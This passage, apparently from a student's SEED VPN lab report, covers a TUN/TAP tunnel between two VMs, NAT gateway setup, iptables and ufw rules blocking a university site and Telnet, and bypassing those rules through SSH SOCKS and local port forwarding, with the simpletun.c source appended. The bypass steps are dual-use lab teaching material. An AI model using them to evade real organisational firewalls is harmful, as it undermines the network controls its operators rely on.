  inet addr:127.0.0.1 Mask:255.0.0.0
  inet addr:10.0.3.16 P-t-P:10.0.3.16 Mask:255.255.255.0
[08/13/2018 11:34] root@ubuntu:/home/seed# ssh seed@10.0.3.15
seed@10.0.3.15's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation: https://help.ubuntu.com/
New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Aug 13 09:56:49 2018 from ubuntu-2.local
[08/13/2018 11:34] seed@ubuntu:~$ ifconfig | grep "inet addr"
  inet addr:10.0.2.1 Bcast:10.0.255.255 Mask:255.255.0.0
  inet addr:192.168.10.5 Bcast:192.168.10.255 Mask:255.255.255.0
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet addr:10.0.3.15 P-t-P:10.0.3.15 Mask:255.255.255.0
[08/13/2018 11:34] seed@ubuntu:~$
```

(b) SSH from B to A


Figure 99: Both Systems Connected

Also of interest while the two systems are connected is that data that goes through the tunnel are displayed in the first Terminal window that was opened in VM1 and VM2 (the window that was used to start the `simpletun` program). Both display the data that was sent to/from the tap interface and the network. It is also noteworthy

to notice that the logs on both systems corroborate with the details mentioned in the introduction, which has been summarised into the table below with the corresponding screenshots from the VMs.

VM1	VM2
TAP2NET <id>: Read x bytes from the tap interface	NET2TAP <id>: Read x bytes from the network
TAP2NET <id>: Written x bytes to the network	NET2TAP <id>: Written x bytes to the tap interface
NET2TAP <id>: Read x bytes from the network	TAP2NET <id>: Read x bytes to the tap interface
NET2TAP <id>: Written x bytes to the tap interface	TAP2NET <id>: Written x bytes to the network

Table 2: Differences between logs of both VMs



```

Terminal
NET2TAP 1843: Written 52 bytes to the tap interface
TAP2NET 1065: Read 308 bytes from the tap interface
TAP2NET 1065: Written 308 bytes to the network
NET2TAP 1844: Read 52 bytes from the network
NET2TAP 1844: Written 52 bytes to the tap interface
TAP2NET 1066: Read 100 bytes from the tap interface
TAP2NET 1066: Written 100 bytes to the network
NET2TAP 1845: Read 100 bytes from the network
NET2TAP 1845: Written 100 bytes to the tap interface
TAP2NET 1067: Read 52 bytes from the tap interface
TAP2NET 1067: Written 52 bytes to the network
TAP2NET 1068: Read 100 bytes from the tap interface
TAP2NET 1068: Written 100 bytes to the network
NET2TAP 1846: Read 100 bytes from the network
NET2TAP 1846: Written 100 bytes to the tap interface
TAP2NET 1069: Read 52 bytes from the tap interface
TAP2NET 1069: Written 52 bytes to the network
TAP2NET 1070: Read 100 bytes from the tap interface
TAP2NET 1070: Written 100 bytes to the network
NET2TAP 1847: Read 100 bytes from the network
NET2TAP 1847: Written 100 bytes to the tap interface
TAP2NET 1071: Read 52 bytes from the tap interface
TAP2NET 1071: Written 52 bytes to the network

```

(a) Logs from VM1

```

Terminal
TAP2NET 1843: Written 52 bytes to the network
NET2TAP 1065: Read 308 bytes from the network
NET2TAP 1065: Written 308 bytes to the tap interface
TAP2NET 1844: Read 52 bytes from the tap interface
TAP2NET 1844: Written 52 bytes to the network
NET2TAP 1066: Read 100 bytes from the network
NET2TAP 1066: Written 100 bytes to the tap interface
TAP2NET 1845: Read 100 bytes from the tap interface
TAP2NET 1845: Written 100 bytes to the network
NET2TAP 1067: Read 52 bytes from the network
NET2TAP 1067: Written 52 bytes to the tap interface
TAP2NET 1068: Read 100 bytes from the network
TAP2NET 1068: Written 100 bytes to the tap interface
NET2TAP 1846: Read 100 bytes from the tap interface
NET2TAP 1846: Written 100 bytes to the network
TAP2NET 1069: Read 52 bytes from the network
TAP2NET 1069: Written 52 bytes to the tap interface
NET2TAP 1070: Read 100 bytes from the network
NET2TAP 1070: Written 100 bytes to the tap interface
TAP2NET 1847: Read 100 bytes from the tap interface
TAP2NET 1847: Written 100 bytes to the network
NET2TAP 1071: Read 52 bytes from the network
NET2TAP 1071: Written 52 bytes to the tap interface

```

(b) Logs from VM2

Figure 100: Logs in Sync

To this point, the connection of both VMs using a tunnel has been successful. Figure 101 is a diagrammatic representation on the current state of the network between the two VMs.




Figure 101: Tunnel Network over Emulated Internet

3.3 Task 2: Creating Host-to-Gateway Tunnel

Completing the previous task is insufficient as accessing VM2 through the tunnel is a secondary objective. Instead, the packet sent through the VPN tunnel are to be routed out to the Internet. In other words, VM2 must function as a gateway. This will make our tunnel a host-to-gateway tunnel. As a continuation of the previous task, the following additional tasks must be completed.

3.3.1 Setting Up IP Forwarding

Unless the system is explicitly configured, a computer will only act as a host and not a gateway. To do so, the command below enables IP forwarding, allowing the computer to behave like a gateway.

```
$ sudo sysctl net.ipv4.ip_forward=1
```

3.3.2 Getting Around The Limitation of NAT

When the destination sends the reply packets back to the machine on the private network, it will reach the NAT first (as the source IP of all outgoing packets are changed to the NAT's external IP address). The NAT will usually replace the destination IP address with the IP address of the original packet and send it to the system to whoever owns the IP address.

Before the NAT sends out the packet, it needs to know the MAC address of the machine that owns the IP address 10.0.3.15. To solve the limitation, an extra NAT is created on VM2 so that all packets sent out of VM2 will have VM2's IP address as its source IP. To reach the Internet, the packets will need to go through the NAT adapter that has already been provisioned when the VMs were set-up. The following sets of commands will enable the NAT on VM2.

The first step is to clean all of `iptables` rules.

```
$ sudo iptables -F  
$ sudo iptables -t nat -F
```

Next, we need to add a rule on the postROUTING position to the NAT adapter, in this instance with `eth0` (this network adapter may change depending on the interface identified within the VM). The network adapter selected for postROUTING must be outward-facing.

```
$ sudo iptables -t nat -A POSTROUTING -j MASQUERADE -o eth0
```

3.3.3 Setting Up Firewall

The firewall is set up on VM1 to block the access of a target website. Setting up the firewall requires superuser privileges, as with the setup of the VPN tunnel. With reference to the previously completed Firewall lab, popular social media sites Facebook and Twitter are blocked to prevent distractions within organisations.

Setting up the firewall on VM1 invokes an issue where the firewall should not be able to block packets over the virtual network interface or the VPN will not be able to function at all. Therefore, the firewall rule cannot be set before the routing, nor can it be set on the virtual interface.

The firewall rule only needs to be set for the physical network interface so it will not affect the virtual network interface. The following `iptables` command can help to overcome this problem by preventing the packets with the affected IP addresses from going through the physical network adapter `eth0`.

```
# iptables -t mangle -A POSTROUTING -d 155.69.7.173/24 -o eth0 -j DROP
```

In the above code, the NTU site (including NTULearn, iNTU etc.) are all blocked as one IP address serves the entire domain. Since NTU is the only site is blocked by the firewall rule, accessing other sites is not an issue.




Figure 102: NTU Site Blocked

To manually check whether the IP address was properly stored in `iptables`, the following line of code can be used.

```
# iptables -L -t mangle --line-numbers
```

```
[08/13/2018 12:06] root@ubuntu:/home/seed# iptables -L -t mangle --line-numbers
Chain PREROUTING (policy ACCEPT)
num  target     prot opt source          destination
Chain INPUT (policy ACCEPT)
num  target     prot opt source          destination
Chain FORWARD (policy ACCEPT)
num  target     prot opt source          destination
Chain OUTPUT (policy ACCEPT)
num  target     prot opt source          destination
Chain POSTROUTING (policy ACCEPT)
num  target     prot opt source          destination
  1  DROP       all   --  anywhere       155.69.7.0/24
[08/13/2018 12:06] root@ubuntu:/home/seed#
```

Figure 103: List of `mangle` entries

3.3.4 Bypassing Firewall

To bypass the egress filtering by the firewall, a SSH tunnel is established between the two VMs using the existing VPN tunnel. For web filtering, the dynamic port forwarding (`-D`) switch can be used as packets will automatically be forwarded to the destinations.

```
ssh -D 3000 seed@10.0.3.16
```

After SSH has been established, the browser must be configured to make use of the dynamic port forwarding mechanism. To do so, we must navigate to the following: `Edit >Preferences >Advanced >Network >Settings`. The “Manual Proxy Configuration” option must be selected. As we are using SSH, the SOCKS proxy should be used. For the host, it should be `localhost` with port 3000. SOCKS v5 needs to be selected as well. The rest of the options will remain as the default. Figure 104 is a screenshot of the proxy settings in Firefox.




Figure 104: Proxy Configuration

Once completed, the *Connection Settings & Preferences* windows can be closed and the new settings will take effect immediately. If the proxy has been properly configured, then refreshing the site will allow the page to load up successfully, bypassing the firewall rule.




Figure 105: Firewall Bypassed For Websites

To demonstrate how applications can bypass the firewall, **Telnet** is used as a classic example. To block the Telnet protocol, the packet filtering firewall **ufw** can be used and it complements **iptables**. The following lines are executed in superuser privileges.

```
# ufw deny out to any port 23
# ufw deny in from any port 23
# ufw disable
# ufw enable
```

If there is any attempt to initiate Telnet from VM1, then the Telnet requests will timeout and no connection will be established since all packets are dropped by ufw.

The screenshot shows a terminal window titled "Terminal". The command entered was "telnet 10.0.3.1". The output shows the connection attempt failing with the message "telnet: Unable to connect to remote host: Connection timed out".

Figure 106: Telnet Timeout

To use Telnet, the SSH tunnel is made use of again. However, this time static port forwarding is used.

```
$ ssh -L 3000:10.0.3.16:23 seed@10.0.3.16
```

When the SSH tunnel has been established, the Telnet program has to make to use of the static port forwarding rule. To do so, Telnet connects to the source port and `localhost` to initiate the connection.

```
$ telnet localhost 3000
```

Successful connection through the SSL tunnel will prompt the user login and password of the remote system, in this case VM2. When `ifconfig | grep "inet addr"` is executed, the IP address that should show up will be for VM2.

The screenshot shows two terminal windows. The left window shows the command "telnet localhost 3000" being run, followed by the Telnet login process where the password is entered. The right window shows the command "ssh -L 3000:10.0.3.16:23 seed@10.0.3.16" being run, followed by the SSH login process where the password is entered. Below these, the command "ifconfig | grep 'inet addr'" is run, showing the IP address 10.0.3.16 assigned to the interface.

Figure 107: Proof of Successful Telnet via ifconfig Checking

Using Wireshark to analyse the packets between the two VMs, it can be noticed that packets that are from VM1 are sent to `tun0` with the source and the destination being the host-only network IP address (`eth1`). This packet is “repackaged” and sent through the tunnel by SSH. This is reflected as the source and destination IP of the packet is the IP address of the TUN/TAP that was set in task 1. Again when the data is sent back, the packet headers are modified by the TUN/TAP adapter before it travels through the tunnel.




Figure 108: Packet Flow in Wireshark

4 Appendix A

```
1  ****
2  * simpletun.c
3  *
4  * A simplistic, simple-minded, naive tunnelling program using tun/tap
5  * interfaces and TCP. Handles (badly) IPv4 for tun, ARP and IPv4 for
6  * tap. DO NOT USE THIS PROGRAM FOR SERIOUS PURPOSES.
7  *
8  * You have been warned.
9  *
10 * (C) 2009 Davide Brini.
11 *
12 * DISCLAIMER AND WARNING: this is all work in progress. The code is
13 * ugly, the algorithms are naive, error checking and input validation
14 * are very basic, and of course there can be bugs. If that's not enough,
15 * the program has not been thoroughly tested, so it might even fail at
16 * the few simple things it should be supposed to do right.
17 * Needless to say, I take no responsibility whatsoever for what the
18 * program might do. The program has been written mostly for learning
19 * purposes, and can be used in the hope that is useful, but everything
20 * is to be taken "as is" and without any kind of warranty, implicit or
21 * explicit. See the file LICENSE for further details.
22 ****
23
24 #include <stdio.h>
25 #include <stdlib.h>
26 #include <string.h>
27 #include <unistd.h>
28 #include <sys/socket.h>
29 #include <linux/if.h>
30 #include <linux/if_tun.h>
31 #include <sys/types.h>
32 #include <sys/ioctl.h>
33 #include <sys/stat.h>
34 #include <fcntl.h>
35 #include <arpa/inet.h>
36 #include <sys/select.h>
37 #include <sys/time.h>
38 #include <errno.h>
39 #include <stdarg.h>
40
41 /* buffer for reading from tun/tap interface, must be >= 1500 */
42 #define BUFSIZE 2000
43 #define CLIENT 0
44 #define SERVER 1
45 #define PORT 55555
46
47 /* some common lengths */
48 #define IP_HDR_LEN 20
49 #define ETH_HDR_LEN 14
50 #define ARP_PKT_LEN 28
```

```

51
52 int debug;
53 char *progname;
54
55 /*****
56 * tun_alloc: allocates or reconnects to a tun/tap device. The caller      *
57 *           needs to reserve enough space in *dev.                      *
58 *****/
59 int tun_alloc(char *dev, int flags) {
60
61     struct ifreq ifr;
62     int fd, err;
63
64     if( (fd = open("/dev/net/tun", O_RDWR)) < 0 ) {
65         perror("Opening /dev/net/tun");
66         return fd;
67     }
68
69     memset(&ifr, 0, sizeof(ifr));
70
71     ifr.ifr_flags = flags;
72
73     if (*dev) {
74         strncpy(ifr.ifr_name, dev, IFNAMSIZ);
75     }
76
77     if( (err = ioctl(fd, TUNSETIFF, (void *)&ifr)) < 0 ) {
78         perror("ioctl(TUNSETIFF)");
79         close(fd);
80         return err;
81     }
82
83     strcpy(dev, ifr.ifr_name);
84
85     return fd;
86 }
87
88 /*****
89 * cread: read routine that checks for errors and exits if an error is   *
90 *           returned.                                              *
91 *****/
92 int cread(int fd, char *buf, int n){
93
94     int nread;
95
96     if((nread=read(fd, buf, n))<0){
97         perror("Reading data");
98         exit(1);
99     }
100    return nread;
101 }
102

```

```

103 /*****
104 * cwrite: write routine that checks for errors and exits if an error is *
105 *          returned.                                              */
106 *****/
107 int cwrite(int fd, char *buf, int n){
108
109     int nwrite;
110
111     if((nwrite=write(fd, buf, n))<0){
112         perror("Writing data");
113         exit(1);
114     }
115     return nwrite;
116 }
117
118 /*****
119 * read_n: ensures we read exactly n bytes, and puts those into "buf".      *
120 *          (unless EOF, of course)                                         */
121 *****/
122 int read_n(int fd, char *buf, int n) {
123
124     int nread, left = n;
125
126     while(left > 0) {
127         if ((nread = cread(fd, buf, left))==0){
128             return 0 ;
129         }else {
130             left -= nread;
131             buf += nread;
132         }
133     }
134     return n;
135 }
136
137 /*****
138 * do_debug: prints debugging stuff (doh!)                                     *
139 *****/
140 void do_debug(char *msg, ...){
141
142     va_list argp;
143
144     if(debug){
145         va_start(argp, msg);
146         vfprintf(stderr, msg, argp);
147         va_end(argp);
148     }
149 }
150
151 /*****
152 * my_err: prints custom error messages on stderr.                           *
153 *****/
154 void my_err(char *msg, ... ) {

```

```

155
156     va_list argp;
157
158     va_start(argp, msg);
159     vfprintf(stderr, msg, argp);
160     va_end(argp);
161 }
162
163 /*****
164 * usage: prints usage and exits.
165 *****/
166 void usage(void) {
167     fprintf(stderr, "Usage:\n");
168     fprintf(stderr, "%s -i <ifacename> [-s|-c <serverIP>] [-p <port>] [-u|-a]
169     ↪ [-d]\n", progname);
170     fprintf(stderr, "%s -h\n", progname);
171     fprintf(stderr, "\n");
172     fprintf(stderr, "-i <ifacename>: Name of interface to use (mandatory)\n");
173     fprintf(stderr, "-s|-c <serverIP>: run in server mode (-s), or specify server
174     ↪ address (-c <serverIP>) (mandatory)\n");
175     fprintf(stderr, "-p <port>: port to listen on (if run in server mode) or to
176     ↪ connect to (in client mode), default 55555\n");
177     fprintf(stderr, "-u|-a: use TUN (-u, default) or TAP (-a)\n");
178     fprintf(stderr, "-d: outputs debug information while running\n");
179     fprintf(stderr, "-h: prints this help text\n");
180     exit(1);
181 }
182
183 int main(int argc, char *argv[]) {
184     int tap_fd, option;
185     int flags = IFF_TUN;
186     char if_name[IFNAMSIZ] = "";
187     int header_len = IP_HDR_LEN;
188     int maxfd;
189     uint16_t nread, nwrite, plength;
190 //     uint16_t total_len, ethertype;
191     char buffer[BUFSIZE];
192     struct sockaddr_in local, remote;
193     char remote_ip[16] = "";
194     unsigned short int port = PORT;
195     int sock_fd, net_fd, optval = 1;
196     socklen_t remotelen;
197     int cliserv = -1; /* must be specified on cmd line */
198     unsigned long int tap2net = 0, net2tap = 0;
199
200     /* Check command line options */
201     while((option = getopt(argc, argv, "i:sc:p:uahd")) > 0){
202         switch(option) {
203             case 'd':

```

```

204     debug = 1;
205     break;
206     case 'h':
207         usage();
208         break;
209     case 'i':
210         strncpy(if_name,optarg,IFNAMSIZ-1);
211         break;
212     case 's':
213         cliserv = SERVER;
214         break;
215     case 'c':
216         cliserv = CLIENT;
217         strncpy(remote_ip,optarg,15);
218         break;
219     case 'p':
220         port = atoi(optarg);
221         break;
222     case 'u':
223         flags = IFF_TUN;
224         break;
225     case 'a':
226         flags = IFF_TAP;
227         header_len = ETH_HDR_LEN;
228         break;
229     default:
230         my_err("Unknown option %c\n", option);
231         usage();
232     }
233 }
234
235 argv += optind;
236 argc -= optind;
237
238 if(argc > 0){
239     my_err("Too many options!\n");
240     usage();
241 }
242
243 if(*if_name == '\0'){
244     my_err("Must specify interface name!\n");
245     usage();
246 }else if(cliserv < 0){
247     my_err("Must specify client or server mode!\n");
248     usage();
249 }else if((cliserv == CLIENT)&&(*remote_ip == '\0')){
250     my_err("Must specify server address!\n");
251     usage();
252 }
253
254 /* initialize tun/tap interface */
255 if ( (tap_fd = tun_alloc(if_name, flags | IFF_NO_PI)) < 0 ) {

```

```

256     my_err("Error connecting to tun/tap interface %s!\n", if_name);
257     exit(1);
258 }
259
260 do_debug("Successfully connected to interface %s\n", if_name);
261
262 if ( (sock_fd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
263     perror("socket()");
264     exit(1);
265 }
266
267 if(cliserv==CLIENT){
268     /* Client, try to connect to server */
269
270     /* assign the destination address */
271     memset(&remote, 0, sizeof(remote));
272     remote.sin_family = AF_INET;
273     remote.sin_addr.s_addr = inet_addr(remote_ip);
274     remote.sin_port = htons(port);
275
276     /* connection request */
277     if (connect(sock_fd, (struct sockaddr*) &remote, sizeof(remote)) < 0){
278         perror("connect()");
279         exit(1);
280     }
281
282     net_fd = sock_fd;
283     do_debug("CLIENT: Connected to server %s\n", inet_ntoa(remote.sin_addr));
284
285 } else {
286     /* Server, wait for connections */
287
288     /* avoid EADDRINUSE error on bind() */
289     if(setsockopt(sock_fd, SOL_SOCKET, SO_REUSEADDR, (char *)&optval,
290                   sizeof(optval)) < 0){
291         perror("setsockopt()");
292         exit(1);
293     }
294
295     memset(&local, 0, sizeof(local));
296     local.sin_family = AF_INET;
297     local.sin_addr.s_addr = htonl(INADDR_ANY);
298     local.sin_port = htons(port);
299     if (bind(sock_fd, (struct sockaddr*) &local, sizeof(local)) < 0){
300         perror("bind()");
301         exit(1);
302     }
303
304     if (listen(sock_fd, 5) < 0){
305         perror("listen()");
306         exit(1);
307     }

```

```

307
308 /* wait for connection request */
309 remotelen = sizeof(remote);
310 memset(&remote, 0, remotelen);
311 if ((net_fd = accept(sock_fd, (struct sockaddr*)&remote, &remotelen)) < 0){
312     perror("accept()");
313     exit(1);
314 }
315
316 do_debug("SERVER: Client connected from %s\n", inet_ntoa(remote.sin_addr));
317 }
318
319 /* use select() to handle two descriptors at once */
320 maxfd = (tap_fd > net_fd)?tap_fd:net_fd;
321
322 while(1) {
323     int ret;
324     fd_set rd_set;
325
326     FD_ZERO(&rd_set);
327     FD_SET(tap_fd, &rd_set); FD_SET(net_fd, &rd_set);
328
329     ret = select(maxfd + 1, &rd_set, NULL, NULL, NULL);
330
331     if (ret < 0 && errno == EINTR){
332         continue;
333     }
334
335     if (ret < 0) {
336         perror("select()");
337         exit(1);
338     }
339
340     if(FD_ISSET(tap_fd, &rd_set)){
341         /* data from tun/tap: just read it and write it to the network */
342
343         nread = cread(tap_fd, buffer, BUFSIZE);
344
345         tap2net++;
346         do_debug("TAP2NET %lu: Read %d bytes from the tap interface\n", tap2net,
347             → nread);
348
349         /* write length + packet */
350         plength = htons(nread);
351         nwrite = cwrite(net_fd, (char *)&plength, sizeof(plength));
352         nwrite = cwrite(net_fd, buffer, nread);
353
354         do_debug("TAP2NET %lu: Written %d bytes to the network\n", tap2net, nwrite);
355     }
356
357     if(FD_ISSET(net_fd, &rd_set)){
358         /* data from the network: read it, and write it to the tun/tap interface.

```

```

358     * We need to read the length first, and then the packet */
359
360     /* Read length */
361     nread = read_n(net_fd, (char *)&plenlength, sizeof(plenlength));
362     if(nread == 0) {
363         /* ctrl-c at the other end */
364         break;
365     }
366
367     net2tap++;
368
369     /* read packet */
370     nread = read_n(net_fd, buffer, ntohs(plenlength));
371     do_debug("NET2TAP %lu: Read %d bytes from the network\n", net2tap, nread);
372
373     /* now buffer[] contains a full packet or frame, write it into the tun/tap
374      ↵ interface */
375     nwrite = cwrite(tap_fd, buffer, nread);
376     do_debug("NET2TAP %lu: Written %d bytes to the tap interface\n", net2tap,
377             ↵ nwrite);
378
379     return(0);
380 }
```